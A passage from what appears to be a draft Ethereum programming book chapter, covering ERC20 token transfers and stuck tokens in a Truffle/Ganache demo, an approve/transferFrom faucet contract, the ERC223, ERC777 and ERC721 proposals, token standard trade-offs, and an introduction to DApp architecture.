As you can see, in the console, account[0] now has 20,999,000 MET, and account[1] has 1000 MET.

If you switch to the ganache graphical user interface, you will see the transaction that called the transfer function:

The screenshot shows the Ganache UI with the following details:

- Accounts**: CURRENT BLOCK 4, GAS PRICE 100000000000, GAS LIMIT 6721975, NETWORK ID 5777, RPC SERVER HTTP://127.0.0.1:7545, MINING STATUS AUTOMINING.
- TX 0xf5521ae6c8bdd6f447cac8ce1a5d783eaf5a1adb42ae1ea0612744598c47db58**
- Sender Address**: 0x627306090abab3a6e1400e9345bc60c78a8bef57
- To Contract Address**: 0xf12b5dd4ead5f743c6baa640b0216200e89b60da
- Value**: 0.00 ETH
- GAS USED**: 51647
- GAS PRICE**: 100000000000
- GAS LIMIT**: 6721975
- MINED IN BLOCK**: 4
- TX DATA**: 0xa9059ccb...186a0
- Contract Call** button

Figure 3. METoken transfer on Ganache

Sending ERC20 tokens to contract addresses

So far we've setup an ERC20 token and transferred from one account to another. All the accounts we used for these demonstrations are externally-owned accounts (EOAs), meaning they are controlled by a private key, not a contract. What happens if we send MET to a contract address? Let's find out!

First, let's deploy another contract into our test environment. For this example, we will use our first contract Faucet.sol. Let's add it to the METoken project by copying it to the contracts directory. Our directory should look like this:

```
METoken/
+---- contracts
|   +---- Faucet.sol
|   +---- METoken.sol
|   `---- Migrations.sol
```

We'll also add a migration, to deploy Faucet separately from METoken:

```
var Faucet = artifacts.require("Faucet");
```

```
module.exports = function(deployer) {
```

```
// Deploy the Faucet contract as our only task  
  
deployer.deploy(Faucet);  
  
};
```

Let's compile and migrate the contracts, from the truffle console:

```
$ truffle console --network ganache  
  
truffle(ganache)> compile  
  
Compiling ./contracts/Faucet.sol...  
  
Writing artifacts to ./build/contracts  
  
  
truffle(ganache)> migrate  
  
Using network 'ganache'.  
  
  
Running migration: 1_initial_migration.js  
  
Deploying Migrations...  
  
... 0x89f6a7bd2a596829c60a483ec99665c7af71e68c77a417fab503c394fc7a0c9  
  
Migrations: 0xa1ccce36fb823810e729dce293b75f40fb6ea9c9  
  
Saving artifacts...  
  
Running migration: 2_deploy_contracts.js  
  
Replacing METoken...  
  
... 0x28d0da26f48765f67e133e99dd275fac6a25fd6ec6594060fd1a0e09a99b44ba  
  
METoken: 0x7d6bf9d5914d37bcba9d46df7107e71c59f3791f  
  
Saving artifacts...  
  
Running migration: 3_deploy_faucet.js  
  
Deploying Faucet...  
  
... 0x6fbf283bcc97d7c52d92fd91f6ac02d565f5fded483a6a0f824f66edc6fa90c3  
  
Faucet: 0xb18a42e9468f7f1342fa3c329ec339f254bc7524  
  
Saving artifacts...
```

Great. Now let's send some MET to the Faucet contract:

```
truffle(ganache)>     METoken.deployed().then(instance => {  
  instance.transfer(Faucet.address, 100000 )}  
  
truffle(ganache)>     METoken.deployed().then(instance => {  
  instance.balanceOf(Faucet.address).then(console.log)})  
  
truffle(ganache)> BigNumber { s: 1, e: 5, c: [ 100000 ] }
```

Alright, we have transferred 1000 MET to the Faucet contract. Now, how do we withdraw from the Faucet?

Remember, Faucet.sol is a pretty simple contract. It only has one function, withdraw, which is for withdrawing *ether*. It doesn't have a function for withdrawing MET, or any other ERC20 token. If we use withdraw it will try to send ether, but since the faucet doesn't have a balance of ether yet, it will fail.

The METoken contract knows that Faucet has a balance, but the only way that it can transfer that balance is if it receives a transfer call from the address of the contract. Somehow we need to make the Faucet contract call the transfer function in METoken.

If you're wondering what to do next, don't. There is no solution to this problem. The MET sent to Faucet is stuck, forever. Only the Faucet contract can transfer it, and the Faucet contract doesn't have code to call the transfer function of an ERC20 token contract.

Perhaps you anticipated this problem. Most likely, you didn't. In fact, neither did hundreds of Ethereum users who accidentally transferred various tokens to contracts that didn't have any ERC20 capability. According to some estimates, tokens worth more than roughly \$2.5 million USD (at the time of writing) have been "stuck" like this and are lost forever.

One of the ways that users of ERC20 tokens can inadvertently lose their tokens in a transfer, is when they attempt to transfer to an exchange or another service. They copy an Ethereum address from the website of an exchange, thinking they can simply send tokens to it. However, many exchanges publish receiving addresses that are actually contracts! These contracts serve a number of different functions, most often sweeping all funds sent to them to "cold storage" or another centralized wallet. Despite the many warnings saying "do not send tokens to this address", lots of tokens are lost this way.

Demonstrating the approve & transferFrom workflow

Our Faucet contract couldn't handle ERC20 tokens. Sending tokens to it, using the transfer function results in the loss of those tokens. Let's rewrite the contract and make it handle ERC20 tokens. Specifically, we will turn it into a faucet that gives out MET to anyone who asks.

For this example, we make a copy of the truffle project directory, call it METoken_METFaucet, initialize truffle, npm, install OpenZeppelin dependencies and copy the METoken.sol contract. See our first example [Launching our own ERC20 token](#) for the detailed instructions.

Now, let's create a new faucet contract, call it METFaucet.sol. It will look like this:

METFaucet.sol: a faucet for METoken

```
include::code/METoken_METFaucet/contracts/METFaucet.sol
```

We've made quite a few changes to the basic faucet example. Since METFaucet will use the transferFrom function in METoken, it will need two additional variables. One will hold the address of the deployed METoken contract. The other will hold the address of the owner of MET who will provide approval the faucet withdrawals. The METFaucet will call METoken.transferFrom and instruct it to move MET from the owner to the address where the faucet withdrawal request came from.

We declare these two variables here:

```
StandardToken public METoken;  
address public METOwner;
```

Since our faucet needs to be initialized with the correct addresses for METoken and METOwner we need to declare a custom constructor:

```
// METFaucet constructor, provide the address of METoken contract and  
// the owner address we will be approved to transferFrom  
  
function METFaucet(address _METoken, address _METOwner) public {  
  
    // Initialize the METoken from the address provided  
    METoken = StandardToken(_METoken);  
    METOwner = _METOwner;  
}
```

The next change is to the withdraw function. Instead of calling transfer, METFaucet uses the transferFrom function in METoken and asks METoken to transfer MET to the faucet recipient:

```
// Use the transferFrom function of METoken  
METoken.transferFrom(METOwner, msg.sender, withdraw_amount);
```

Finally, since our faucet no longer sends ether, we should probably prevent anyone from sending ether to METFaucet, as we wouldn't want it to get stuck. We change the fallback payable function to reject incoming ether, using the revert function to revert any incoming payments:

```
// REJECT any incoming ether  
function () public payable { revert(); }
```

Now that our METFaucet.sol code is ready, we need to modify the migration script to deploy it. This migration script will be a bit more complex, as METFaucet depends on the address of METoken. We will use a JavaScript promise to deploy the two contracts in sequence. Create 2_deploy_contracts.js as follows:

```
[[2_deploy_contracts]]  
  
var METoken = artifacts.require("METoken");  
  
var METFaucet = artifacts.require("METFaucet");  
  
var owner = web3.eth.accounts[0];  
  
  
module.exports = function(deployer) {  
  
    // Deploy the METoken contract first  
    deployer.deploy(METoken, {from: owner}).then(function() {  
  
        // then deploy METFaucet and pass the address of METoken  
  
        // and the address of the owner of all the MET who will  
        // approve METFaucet  
  
        return deployer.deploy(METFaucet, METoken.address, owner);  
    });  
};
```

```
}
```

Now, we can test everything in the truffle console. First, we use migrate to deploy the contracts. When METoken is deployed it will allocate all the MET to the account that created it, web3.eth.accounts[0]. Then, we call the approve function in METoken to approve METFaucet to send up to 1000 MET on behalf of web3.eth.accounts[0]. Finally, to test our faucet, we call METFaucet.withdraw from web3.eth.accounts[1] and try to withdraw 10 MET. Here are the console commands:

```
$ truffle console --network ganache

truffle(ganache)> migrate

Using network 'ganache'.

Running migration: 1_initial_migration.js

Deploying Migrations...
...
... 0x79352b43e18cc46b023a779e9a0d16b30f127bfa40266c02f9871d63c26542c7

Migrations: 0xaa588d3737b611baf7bd713445b314bd453a5c8

Saving artifacts...

Running migration: 2_deploy_contracts.js

Replacing METoken...
...
... 0xc42a57f22cddf95f6f8c19d794c8af3b2491f568b38b96fef15b13b6e8bfff21

METoken: 0xf204a4ef082f5c04bb89f7d5e6568b796096735a

Replacing METFaucet...
...
... 0xd9615cae2fa4f1e8a377de87f86162832cf4d31098779e6e00df1ae7f1b7f864

METFaucet: 0x75c35c980c0d37ef46df04d31a140b65503c0eed

Saving artifacts...

truffle(ganache)> METoken.deployed().then(instance => {
instance.approve(METFaucet.address, 100000) })

truffle(ganache)> METoken.deployed().then(instance => {
instance.balanceOf(web3.eth.accounts[1]).then(console.log) })

truffle(ganache)> BigNumber { s: 1, e: 0, c: [ 0 ] }

truffle(ganache)> METFaucet.deployed().then(instance => {
instance.withdraw(1000, {from:web3.eth.accounts[1]}) })
```

```
truffle(ganache)> METoken.deployed().then(instance => {
  instance.balanceOf(web3.eth.accounts[1]).then(console.log) })

truffle(ganache)> BigNumber { s: 1, e: 3, c: [ 1000 ] }
```

As you can see from the results, we can use the approve and transferFrom workflow to authorize one contract to transfer tokens defined in another token. If properly used, ERC20 tokens can be used by externally-owned addresses and other contracts.

However, the burden of managing ERC20 tokens correctly is pushed to the user interface. If a user incorrectly attempts to transfer ERC20 tokens to a contract address and that contract is not equipped to receive ERC20 tokens, the tokens will be lost.

Issues with ERC20 tokens

The adoption of the ERC20 token standard has been truly explosive. Thousands of tokens have been launched, both to experiment with new capabilities and to raise funds in various "crowdfund" auctions and Initial Coin Offerings (ICOs). However there are some potential pitfalls, as we saw with the issue of transferring tokens to contract addresses.

One of the less obvious issues with ERC20 tokens is that they expose subtle differences between tokens and ether itself. Where ether is transferred by a transaction which has a recipient address as its destination, token transfers occur within the *specific token contract state* and have the token contract as their destination, not the recipient's address. The token contract tracks balances and issues events. In a token transfer, no transaction is actually sent to the recipient of the token. Instead, the recipient's address is added to a map within the token contract itself. A transaction sending ether to an address changes the state of an address. A transaction transferring a token to an address only changes the state of the token contract, not the state of the recipient address. Even a wallet that has support for ERC20 tokens does not become aware of a token balance unless the user explicitly adds a specific token contract to "watch". Some wallets watch the most popular token contracts to detect balances held by addresses they control, but that's limited to a small fraction of the available ERC20 contracts.

In fact, it's unlikely that a user would *want* to track all balances in all possible ERC20 token contracts. Many ERC20 tokens are more like email spam than usable tokens. They automatically create balances for accounts that have ether activity, in order to attract users. If you have an Ethereum address with a long history of activity, especially if it was created in the presale, you will find it full of "junk" tokens that appeared out of nowhere. Of course, the address isn't really

full of tokens, it's the token contracts that have your address in them. You only see these balances if these tokens contracts are being watched by the block explorer or wallet you use to view your address.

Tokens don't behave the same way as ether. Ether is sent with the send function and accepted by any payable function in a contract or any externally owned address. Tokens are sent using transfer or approve & transferFrom functions that exist only in the ERC20 contract, and do not (at least in ERC20) trigger any payable functions in a recipient contract. Tokens are meant to function just like a cryptocurrency such as ether, but they come with certain subtle distinctions that break that illusion.

Consider another issue. To send ether, or use any Ethereum contract you need ether to pay gas. To send tokens, you *also need ether*. You cannot pay for a transaction's gas with a token and the token contract can't pay the gas for you. This may change at some point in the distant future, but for the foreseeable this can cause some rather strange user experiences. For example, let's say you use an exchange or Shapeshift to convert some bitcoin to a token. You "receive" the token in a wallet that tracks that token's contract and shows your balance. It looks the same as any of the other cryptocurrencies you have in your wallet. Now try sending the token and your wallet will inform you that you need ether to do that. You might be confused - after all you didn't need ether to receive the token. Perhaps you have no ether. Perhaps you didn't even know the token was an ERC20 token on Ethereum, maybe you thought it was a cryptocurrency with its own blockchain. The illusion just broke.

Some of these issues are specific to ERC20 tokens. Others are more general issues that relate to abstraction and interface boundaries within Ethereum. Some can be solved by changing the token interface, others may need changes to fundamental structures within Ethereum (such as the distinction between EOAs and contracts, and between transactions and messages). Some may not be "solvable" exactly and may require user interface design to hide the nuances and make the user experience consistent regardless of the underlying distinctions.

In the next sections we will look at various proposals that attempt to address some of these issues.

ERC223 - a proposed token contract interface standard

The ERC223 proposal attempts to solve the problem of inadvertent transfer of tokens to a contract (that may or may not support tokens) by detecting whether the destination address is a contract or not. ERC223 requires that contracts designed to accept tokens implement a function named tokenFallback. If the

destination of a transfer is a contract and the contract does not have support for tokens (i.e. does not implement tokenFallback), the transfer fails.

To detect whether the destination address is a contract, the ERC223 reference implementation uses a small segment of inline bytecode, in a rather creative way:

```
function isContract(address _addr) private view returns (bool is_contract) {  
    uint length;  
    assembly {  
        //retrieve the size of the code on target address, this  
        needs assembly  
        length := extcodesize(_addr)  
    }  
    return (length>0);  
}
```

You can see the discussion around the ERC223 proposal here:

<https://github.com/ethereum/EIPs/issues/223>

The ERC223 contract interface specification is:

```
interface ERC223Token {  
    uint public totalSupply;  
    function balanceOf(address who) public view returns (uint);  
  
    function name() public view returns (string _name);  
    function symbol() public view returns (string _symbol);  
    function decimals() public view returns (uint8 _decimals);  
    function totalSupply() public view returns (uint256 _supply);  
  
    function transfer(address to, uint value) public returns (bool ok);  
    function transfer(address to, uint value, bytes data) public returns (bool  
ok);  
    function transfer(address to, uint value, bytes data, string  
customFallback) public returns (bool ok);  
  
    event Transfer(address indexed from, address indexed to, uint value, bytes  
indexed data);  
}
```

ERC223 is not widely implemented and there is some debate in the ERC discussion thread about backwards compatibility and trade-offs between

implementing changes at the contract interface level versus the user interface. The debate continues.

ERC777 - a proposed token contract interface standard

Another proposal for an improved token contract standard is ERC777. This proposal has several goals, including:

- To offer an ERC20 compatible interface
- To transfer tokens using a send function, similar to ether transfers
- To be compatible with ERC820 for token contract registration
- Contracts and addresses can control which tokens they send through a `tokensToSend` function that is called prior to sending
- Contracts and addresses are notified by calling a `tokensReceived` function in the recipient
- To reduce the probability of tokens being locked into contracts by requiring contracts to provide a `tokensReceived` function
- Existing contracts can use proxy contracts to provide the `tokensToSend` and `tokensReceived` functions
- To operate in the same way, whether sending to a contract or EOA
- To provide specific events for the minting and burning of tokens
- To add operators, trusted third-parties, intended to be contracts, to move tokens on behalf of a token holder
- Token transfer transactions contain metadata in a `userData` and `operatorData` field

The specification of the standard can be found here: <https://eips.ethereum.org/EIPS/eip-777>

The ongoing discussion on ERC777 can be found here: <https://github.com/ethereum/EIPs/issues/777>

The ERC777 contract interface specification is:

```
interface ERC777Token {  
    function name() public constant returns (string);  
    function symbol() public constant returns (string);  
    function totalSupply() public constant returns (uint256);  
    function granularity() public constant returns (uint256);  
    function balanceOf(address owner) public constant returns (uint256);
```

```

function send(address to, uint256 amount, bytes userData) public;

function authorizeOperator(address operator) public;
function revokeOperator(address operator) public;
function isOperatorFor(address operator, address tokenHolder) public
constant returns (bool);
function operatorSend(address from, address to, uint256 amount, bytes
userData, bytes operatorData) public;

event Sent(address indexed operator, address indexed from, address
indexed to, uint256 amount, bytes userData, bytes operatorData);
event Minted(address indexed operator, address indexed to, uint256
amount, bytes operatorData);
event Burned(address indexed operator, address indexed from, uint256
amount, bytes userData, bytes operatorData);
event AuthorizedOperator(address indexed operator, address indexed
tokenHolder);
event RevokedOperator(address indexed operator, address indexed
tokenHolder);
}

```

ERC777 Hooks

The ERC777 tokens sender hook specification is:

```

interface ERC777TokensSender {
    function tokensToSend(address operator, address from, address to, uint
value, bytes userData, bytes operatorData) public;
}

```

The implementation of this interface is required for any address wishing to be notified of, to handle, or to prevent the debit of tokens. The address for which the contract implementing this interface for must be registered via ERC820 whether the contract implements the interface for itself or another address.

The ERC777 tokens recipient hook specification is:

```

interface ERC777TokensRecipient {
    function tokensReceived(address operator, address from, address to, uint
amount, bytes userData, bytes operatorData) public;
}

```

The implementation of this interface is required for any address wishing to be notified of, to handle, or to reject the reception of tokens. The same logic and requirements as the tokens sender interface apply to the tokens recipient with the added constraint that recipient contracts must implement this interface to prevent locking tokens. If the recipient contract does not register an address implementing this interface, the transfer of tokens will fail.

An important aspect is that only one single tokens sender and one tokens recipient can be registered per address. Hence the same hook functions are called upon the debit and the reception of every ERC777 token transfer. A

specific token can be identified in these functions using the message's sender which is the specific token contract address, for example, to handle a particular use case.

On the other hand, the same tokens sender and tokens recipient hooks can be registered for multiple addresses and the hooks can distinguish who are the sender and the intended recipient using the `from` and `to` parameters.

A reference implementation of ERC777 is linked in the proposal. ERC777 depends on a parallel proposal for a registry contract, specified in ERC820. Some of the debate on ERC777 is about the complexity of adopting two big changes at once: a new token standard and a registry standard. The discussion continues.

ERC721 - non-fungible token (deed) standard

All the token standards we have looked at so far are *fungible* tokens, meaning that each unit of a token is entirely interchangeable. The ERC20 token standard only tracks the final balance of each account and does not (explicitly) track the provenance of any token.

The ERC721 proposal is for a standard for *non-fungible* tokens, also known as *deeds*.

From the Oxford Dictionary:

deed: A legal document that is signed and delivered, especially one regarding the ownership of property or legal rights.

The use of the word deed is intended to reflect the "ownership of property" part, even though these are not recognized as "legal documents" in any jurisdiction - yet. It is likely that at some point in the future, legal ownership based on digital signatures on a blockchain platform will be legally recognized.

Non-fungible tokens track ownership of a unique thing. The thing owned can be a digital item, such as an in-game item, or digital collectible; or, the thing can be a physical item whose ownership is tracked by a token, such as a house, a car, or an artwork. A deed could also represent things with negative value, such as loans (debt), liens, easements, etc. The ERC721 standard places no limitation or expectation on the nature of the thing whose ownership is tracked by a deed, only that it can be uniquely identified, which in the case of this standard is achieved by a 256-bit identifier.

The details of the standard and discussion are tracked in two different GitHub locations:

Initial proposal: <https://github.com/ethereum/EIPs/issues/721>

Continued discussion: <https://github.com/ethereum/EIPs/pull/841>

To grasp the basic difference between ERC20 and ERC721, it is sufficient to look at the internal data structure used in ERC721:

```
// Mapping from deed ID to owner
mapping (uint256 => address) private deedOwner;
```

Whereas ERC20 tracks the balances that belong to each owner, with the owner being the primary key of the mapping, ERC721 tracks each deed ID and who owns it, with the deed ID being the primary key of the mapping. From this basic difference flow all the properties of a non-fungible token.

The ERC721 contract interface specification is:

```
interface ERC721 /* is ERC165 */ {
    event Transfer(address indexed _from, address indexed _to, uint256 _deedId);
    event Approval(address indexed _owner, address indexed _approved, uint256 _deedId);
    event ApprovalForAll(address indexed _owner, address indexed _operator, bool _approved);

    function balanceOf(address _owner) external view returns (uint256 _balance);
    function ownerOf(uint256 _deedId) external view returns (address _owner);
    function transfer(address _to, uint256 _deedId) external payable;
    function transferFrom(address _from, address _to, uint256 _deedId) external payable;
    function approve(address _approved, uint256 _deedId) external payable;
    function setApprovalForAll(address _operator, boolean _approved) payable;
    function supportsInterface(bytes4 interfaceID) external view returns (bool);
}
```

ERC721 also supports two **optional** interfaces, one for metadata and one for enumeration of deeds and owners.

The ERC721 optional interface for metadata is:

```
interface ERC721Metadata /* is ERC721 */ {
    function name() external pure returns (string _name);
    function symbol() external pure returns (string _symbol);
    function deedUri(uint256 _deedId) external view returns (string _deedUri);
}
```

The ERC721 optional interface for enumeration is:

```
interface ERC721Enumerable /* is ERC721 */ {
```

```
    function totalSupply() external view returns (uint256 _count);
    function deedByIndex(uint256 _index) external view returns (uint256
_deedId);
    function countOfOwners() external view returns (uint256 _count);
    function ownerByIndex(uint256 _index) external view returns (address
_owner);
    function deedOfOwnerByIndex(address _owner, uint256 _index) external view
returns (uint256 _deedId);
}
```

Token standards

In this section, we've reviewed several proposed standards and a couple of widely-deployed standards for token contracts. What exactly do these standards do? Should you use these standards? How should you use them? Should you add functionality beyond these standards? Which standards should you use? We will examine all those questions next.

What are token standards? What is their purpose?

Token standards are a *minimum* specification for an implementation. What that means is that in order to be compliant with, say ERC20, you need to at minimum implement the functions and behavior specified by ERC20. You are also free to *add* to the functionality by implementing functions that are not part of the standard.

The primary purpose of these standards is to encourage *interoperability* between contracts. Thus, all wallets, exchanges, user interfaces and other infrastructure components can *interface* in a predictable manner with any contract that follows the specification. I.e. if you deploy a contract that follows the ERC20 standard, all existing wallet users can seamlessly start trading your token without any wallet upgrade or effort on your part.

The standards are meant to be *descriptive*, rather than *prescriptive*. How you choose to implement those functions is up to you - the internal function of the contract is not relevant to the standard. They have some functional requirements, which govern the behavior under specific circumstances, but they do not prescribe an implementation. An example of this is the behavior of a transfer function if the value is set to zero.

Should you use these standards?

Given all these standards, each developer faces a dilemma: use the existing standards or innovate beyond the restrictions they impose?

This dilemma is not easy to resolve. Standards necessarily restrict your ability to innovate, by creating a narrow "rut" that you have to follow. On the other hand,

the basic standards have emerged from the experience with hundreds of applications and often fit well with 99% of the use-cases.

As part of this consideration is an even bigger issue: the value of interoperability and broad adoption. If you choose to use an existing standard, you gain the value of all the systems designed to work with that standard. If you choose to depart from the standard, you have to consider the cost of building all of the support infrastructure on your own, or persuading others to support your implementation as a new standard. The tendency to forge your own path and ignore existing standards is known as "Not Invented Here" and is antithetical to the open source culture. On the other hand, progress and innovation depends on departing from tradition sometimes. It's a tricky choice, so consider it carefully!

Wikipedia "Not Invented Here" (https://en.wikipedia.org/wiki/Not_invented_here)

Not invented here is a stance adopted by social, corporate, or institutional cultures that avoid using or buying already existing products, research, standards, or knowledge because of their external origins and costs, such as royalties.

Security by maturity

Beyond the choice of standard, there is the parallel choice of *implementation*. When you decide to use a standard, such as ERC20, you have to then decide how to implement a compatible design. There are a number of existing "reference" implementations that are broadly used in the Ethereum ecosystem, or you could write your own from scratch. Again, this choice represents a dilemma that can have serious security implications.

Existing implementations are "battle tested". While it is impossible to prove that they are secure, many of them underpin millions of dollars of tokens. They have been attacked, repeatedly and vigorously. So far, no significant vulnerabilities have been discovered. Writing your own is not easy - there are many subtle ways that a contract can be compromised. It is much safer to use a well-tested broadly-used implementation. In our examples above, we used the OpenZeppelin implementation of the ERC20 standard, as this implementation is security focused from the ground up.

If you use an existing implementation you can also extend it. Again, be careful with this impulse. Complexity is the enemy of security. Every single line of code you add expands the *attack surface* of your contract and could represent a vulnerability lying in wait. You may not notice a problem until you put a lot of value on top of the contract and someone breaks it.

Extensions to token interface standards

The token standards discussed in this section start with a very minimal interface, with limited functionality. Many projects have created extended implementations to support features that they need for their application. Some of these include:

Owner Control

Specific addresses, or sets of addresses (i.e. multi-sig) are given special capabilities, such as blacklisting, whitelisting, minting, recovery, etc.

Burning

A token burn is when tokens are deliberately destroyed by transfer to an unspendable address or by erasing a balance and reducing the supply.

Minting

The ability to add to the total supply of tokens, at a predictable rate, or by "fiat" of the creator of the token.

Crowdfunding

The ability to offer tokens for sale, for example through an auction, market sale, reverse-auction, etc.

Caps

Pre-defined and immutable limits on the total supply, the opposite of the "minting" feature.

Recovery "Back Doors"

Functions to recover funds, reverse transfers, or dismantle the token that can be activated by a designated address or sets of addresses.

Whitelisting

The ability to restrict actions (such as token transfers) only to listed addresses. Most commonly used to offer tokens to "accredited investors" after vetting by the rules of different jurisdictions. There is usually a mechanism for updating the whitelist.

Blacklisting

The ability to restrict token transfers by disallowing specific addresses. There is usually a function for updating the blacklist.

There are some reference implementations for many of these functions, for example in the OpenZeppelin library. Some of these are use-case specific and only implemented in a few tokens. There are, as of now, no widely accepted standards for the interfaces to these functions.

As previously discussed, the decision to extend a token standard with additional functionality represents a tradeoff between innovation/risk and interoperability/security.

Tokens and ICOs

Tokens have become an explosive development in the Ethereum ecosystem. It is likely that they will be a very important, foundational component of all smart-contract platforms like Ethereum.

Nevertheless, the importance and future impact of these standards should not be confused with an endorsement of the current token offerings. As in any early stage technology, the first wave of products and companies will almost all fail, and some will fail spectacularly. Many of the tokens on offer in Ethereum today are barely disguised scams, pyramid schemes and money grabs.

The trick is to separate the long-term vision and impact of this technology, which is likely to be huge, from the short term bubble of token ICOs, which is rife with fraud. Both can be true at the same time. The token standards and platform will survive the current token mania, and then they will likely change the world.

Decentralized Applications (DApps)

The peer-to-peer movement has enabled millions of Internet users to connect together. USENET, a distributed messaging system that is described as the first peer-to-peer architecture, was established in 1979 as the successor of the first 'Internet', ARPANET. ARPANET was a client-server network where participants ran nodes requesting and serving content, but, as it lacked the ability to provide any means for context beyond simple address-based routing, USENET emerged, promising to enforce a decentralized model of control. The USENET model was a client-server model from the user (or client) perspective, but offered a self-organizing approach to the newsgroup servers. This made news servers communicate with one another as peers to propagate USENET news articles over the entire group of network servers. This is also like SMTP email, in which the core e-mail-relaying network of mail transfer agents has a peer-to-peer character, in contrast to the periphery of e-mail clients and their direct connections which is strictly a client-server relationship.

In 1999 the famous music- and file-sharing application called Napster arose. Napster was the beginning of the peer-to-peer networks movement evolving into BitTorrent, where participating users established a virtual network, entirely independent from the physical network and without having to obey any administrative authorities or restrictions.

As peer-to-peer mechanisms can be used to access any kind of distributed resources, they play a central role in decentralized applications.

What is a DApp?

Unlike a traditional software application, a Decentralized Application (DApp) does not belong only to one single provider or server. Instead, the whole stack is deployed and operated in a distributed fashion on a peer-to-peer (p2p) network.

A typical DApp stack would consist of front-end, back-end and data storage. There are many advantages to creating a DApp that a typical centralized architecture can not provide:

- 1) Resiliency: by having the business-logic controlled by a smart contract, a DApp back-end will be fully distributed and managed on a blockchain platform. Unlike deploying an application on a centralized server, a DApp will have no downtime and will continue to persist as long as the platform is still operating.

2) Transparency: the on-chain nature of a DApp allows everyone to inspect the code and be more sure about its function. On the same note, any interaction with the the DApp will be stored forever in the blockchain state history.

3) Censorship Resistance: as long as a user has access to an Ethereum node (running one if necessary), the user will always be able to interact with a DApp without interference from any centralized control. No service provider, or even the owner of the smart contract, could alter the code once it is deployed on the network.

It is worth noting that once deployed, any smart contract becomes fully publicly viewable, and so anyone can take the contract's bytecode and re-deploy it themselves. This makes developing successful business models more difficult in the context of blockchain platforms. Nonetheless, the other attributes of such platforms more than off-set such a narrow detriment.

It is also worth noting that it may not be possible to de-compile the bytecode into high-level source code and fully understand the contract's code. Developers who seek to offer full transparency about the contract behavior must publish the source code for users to read, compile and verify.

Components of a DApp

A DApp comprises several key components:

- Decentralized (i.e. on-chain) computation, related state, and value transfer, aka smart contracts
- Decentralized data storage, such as IPFS or Swarm
- Decentralized messaging, such as Whisper
- User front-end interface(s), usually written in the same languages as web interfaces and rendered in a web browser

In the Ethereum ecosystem as it stands today, there are very few truly decentralized apps - most still rely on centralized service and servers for some part of their operation. For example, the storage of front-end assets on servers owned and operated by the developer, or the provision of "real-world" information, such as the current price of ether. In the future, we expect that it will be possible for every part of any DApp to be operated in a truly and fully decentralized way, including access to "real world" data, such as price info or weather data. Data providers in our blockchain context are called "oracles" and provide a not insignificant challenge to the move to decentralization. Nevertheless, we are already on the way with the launch of Augur and other

similar stake-based oracle services. We discuss this approach more elsewhere in this book.

On-chain Computation (Smart Contracts)

The smart contract is used to store the business logic (program code) and the related state of your decentralized application; in the first instance, you can think of a smart contract as a server-side component in a regular application. Of course, it is more than this and less than this, but as a starting point, it is an adequate way of getting a handle on DApp architecture. One of the main differences is that any computation executed in a smart contract is very expensive and so should be kept as minimal as possible.

The designing Ethereum DApp architecture can go well beyond simple decision tree logic: Ethereum smart contracts allow you to build almost arbitrarily complex architectures in which a network of smart contracts call and pass data between each other, reading and writing their own state variables as they go. We have to add "almost" in our description, because the amount of computation that can be done in one atomic unit (transaction) will always be limited to some degree, as specified by the (possibly very large) block gas limit. After deploying your smart contract, your business logic could well be used by many other developers in the future, without ever requiring you to manage or maintain the code, which is nice.

One major consideration of smart contract architecture design is the inability to change the code of a smart contract once it is deployed. It can be deleted if it is programmed with an accessible SELFDESTRUCT opcode, but other than complete removal, the code cannot be changed in any way. One reason why the Ethereum platform is designed this way is to maximize the degree to which users can know what smart-contract based services will do; it would undermine this to allow smart contract code to be replaced in any way after creation. For example, a contract owner could write a contract that accepts ether deposits which will be returned in full after a fixed period of time, then wait until someone issues a transaction to deposit a large amount and change the code to allow them to withdraw the whole deposit for themselves. This is clearly a wholly undesirable feature for an otherwise immutable smart contract platform.

Nevertheless, it is possible for a smart contract to call into other smart contracts as specified by a contract state variable, thus allowing for the switching of which other contract code is called and giving a maintenance and upgrade path for DApps. You may wonder, after thinking about the malign example above, why anyone would ever use a contract that they can see allows for parts of its operation to be changed; the difference is that fixed code contracts must explicitly specify exactly how and to what extent they rely on possible code

changes. For example, a DApp can make contract call address changes only after being approved by a special council or user vote, or they can be architected to separate computation from any ether spending, making it so any deposit you have given it always needs your approval before being transferred. Great care is needed when employing this strategy, but it is very powerful.

The second major consideration of smart contract architecture design is DApp size; a really large monolithic smart contract may cost a lot of gas to deploy and use. Therefore, some applications may choose to have off chain computation and an external data source. Keep in mind, however, that having the core business logic of the DApp be dependent on external data (e.g. from a centralized server) would mean your users will have to trust these externalities. The marketing to acquire this trust could end up being more costly than paying for on-chain resources. An interesting balance.

Front end (Web User Interface (UI))

Unlike the business logic of the DApp that requires a developer to understand the EVM and new languages such as Solidity, the client side interface of a DApp can use only basic web front end technologies (HTML, CSS, JavaScript, etc). This allows a traditional web developer to utilize the tools, libraries and frameworks they are familiar with using on a regular basis. Interactions with the DApp such as signing messages, sending transactions and key management are often conducted through the browser itself using tools such as Mist browser or the Metamask browser extension.

Although it is possible to create a mobile DApp as well, currently there are few resources to help create mobile DApp front-ends, mainly due to the lack of mobile clients that can serve as a light client with key management functionality.

Data storage

Due to high gas costs and the currently low block gas limit, smart contracts are not suited to store or process large amounts of data. Hence, most DApps will utilize off-chain data storage services. Ideally, a DApp should use decentralized storage platforms, such as IPFS or Swarm. This is ideal for storing and distributing large static assets such as images, videos, and the rest of the client side application (HTML, CSS, JavaScript, etc).

Decentralized storage platforms work by using hashes of the file contents as file handles for reference and retrieval. The hashes of the content (or derivatives thereof) are often stored as bytes within the smart contract so that a user can be sure they are being served the correct content.

On-chain vs. off-chain

IPFS

Swarm

Swarm is a decentralized data dissemination protocol. Here are pointers to resources where you can find out more:

- Swarm home page: <http://swarm-gateways.net/bzz:/theswarm.eth/>
- Read the docs: <https://swarm-guide.readthedocs.io/en/latest/index.html>
- Swarm developer's onboarding guide: <https://github.com/ethersphere/swarm/wiki/swarm>
- The swarm engine room: <https://gitter.im/ethersphere/orange-lounge>
- Similarities/differences between Ethereum's Swarm and IPFS: <https://github.com/ethersphere/go-ethereum/wiki/IPFS-&-SWARM>

Centralized DB

Centralized databases are data stored on a server with some semantic indexing for fast retrieval. They use a client-server network architecture and can allow users to modify the data that is stored. Being centralized means that the problem of coordination of data changes by users is made much easier, compared with the same situation in a decentralized context. Furthermore, access control (e.g. read or write privileges) can be also easily managed and operated. However, the centralization means that attack vectors can be more focussed in comparison to decentralized systems, meaning access to and control of the data held can be compromised with potentially simple and inexpensive techniques (such as social engineering).

Oracle

Inter-DApp communications protocol

Whisper

<https://github.com/ethereum/wiki/wiki/Whisper>

<https://github.com/ethereum/wiki/wiki/Whisper-Overview>

DApp frameworks

